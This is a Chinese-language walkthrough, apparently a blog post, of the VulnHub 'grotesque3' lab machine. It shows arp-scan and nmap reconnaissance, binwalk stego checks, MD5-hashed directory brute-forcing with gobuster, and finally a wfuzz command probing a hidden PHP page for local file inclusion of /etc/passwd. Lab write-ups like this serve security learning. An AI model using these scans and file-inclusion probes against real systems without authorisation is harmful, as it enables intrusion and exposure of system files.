
grotesque3

下载地址：<https://www.vulnhub.com/entry/grotesque-301,723/>

主机发现


arp-scan -l



目标192.168.21.144

端口扫描

nmap --min-rate 10000 -p- 192.168.21.144




端口信息

nmap -sV -sT -O -p22,80 192.168.21.144





漏洞扫描

nmap --script=vuln -p22,80 192.168.21.144




先看看web网站







大概率这里面有隐写




binwalk atlasg.jpg



binwalk -e atlasg.jpg



这里愣是没有找到任何东西，没有任何办法，没办法我去网上看了别人的流程





看到这真的离谱

这里是要生成md5目录去爆破网站的目录

生成MD5列表


for i in $(cat /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt); do echo $i | md5sum >> dirmd5.txt; done





去掉最后的‘-’


cat dirmd5.txt|sed 's/ -//g' >> dirmd5.txt




网页目录爆破（多等一下有点慢）

gobuster dir -u http://192.168.21.144 -w dirmd5.txt -x html.php.txt


太多了不相等了就直接借用别人的图片了



[192.168.21.144/f66b22bf020334b04c7d0d3eb5010391.php](http://192.168.21.144/f66b22bf020334b04c7d0d3eb5010391.php)




wfuzz -c -w /usr/share/wordlists/dirb/big.txt -u [http://192.168.21.144/f66b22bf020334b04c7d0d3eb5010391.php?FUZZ=/etc/passwd --hw 0](http://192.168.21.144/f66b22bf020334b04c7d0d3eb5010391.php?FUZZ=/etc/passwd%20--hw%200)

